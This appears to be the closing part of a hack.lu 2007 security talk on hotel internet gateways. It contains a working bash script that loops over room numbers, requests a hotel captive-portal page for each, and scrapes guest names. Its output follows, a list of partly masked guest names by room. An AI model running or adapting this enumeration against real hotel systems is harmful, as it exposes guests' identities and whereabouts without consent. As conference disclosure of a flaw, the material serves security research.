URL1="http://203.77.231.4/mlcbb/ui/welcome.aspx?UI=01630c&UURL=http://203.77.231.2/userok.htm&MA=0015C537350D&RN=XXXX&PORT=435&RAD=no&TUN=no&CC=no&PMS=no&OS=http://www.bighotel.com&SC=6499"

URL2="http://203.77.231.4/mlcbb/ui/i18n/en-US/welcome.aspx"

FLOOR_START=01
FLOOR_END=38
ROOM_START=01
ROOM_END=20

for floor in `seq -f %02g ${FLOOR_START} ${FLOOR_END}`
do
    for room in `seq -f %02g ${ROOM_START} ${ROOM_END}`
    do
        room_number="${floor}${room}"
        url1=`echo ${URL1} | sed -e "s/XXXX/${room_number}/g"`
        curl -s "$url1" -c /tmp/curl_cookie > /dev/null
        guest_name=""
        curl -s -b /tmp/curl_cookie "$URL2" -o data/${room_number}.html
        guest_name=`cat data/${room_number}.html | grep -i "welcome " | grep -v "HTML" | tr -d ' ' | tr -s ' ' | cut -d' ' -f2-`
        echo "${room_number}:${guest_name}"
    done
done
```

Enumerate guests

1601:MsSxxxxxx Anderson
1602:MrJxxxx Beck / MrSxxxx Kim
1603:MrMxxxx Omar / MsNxxxxxx Fawzy
1604:MrWxxxxxx Saleh
1605:MrNxxxxxx Bedeir / MrNxxx Nosseir
1606:MrAxxx Hinds
1607:MrKxxxxxx Patel
1608:MsCxxxx de Jesus / MsRxxxx Sibug
1609:MrFxxxx Ghioni
1610:MrSxxxxxx Yup Lee
1611:to bighotel
1612:MrNxxx Bhalla
1613:MrRxxxx Chiesa
1614:MsMxxxxxx Garavaglia / MsTxxx Txxx Hx Vo
1615:to bighotel
1616:to bighotel
1617:MrExxxxxx Mornini
1618:to bighotel
:
:
:



Conclusion



- Wouldn't Free Internet make your hotel popular?
- Keep the guests happy!
- ...or, keep the guests hacking!

Thank you!

hack.lu 2007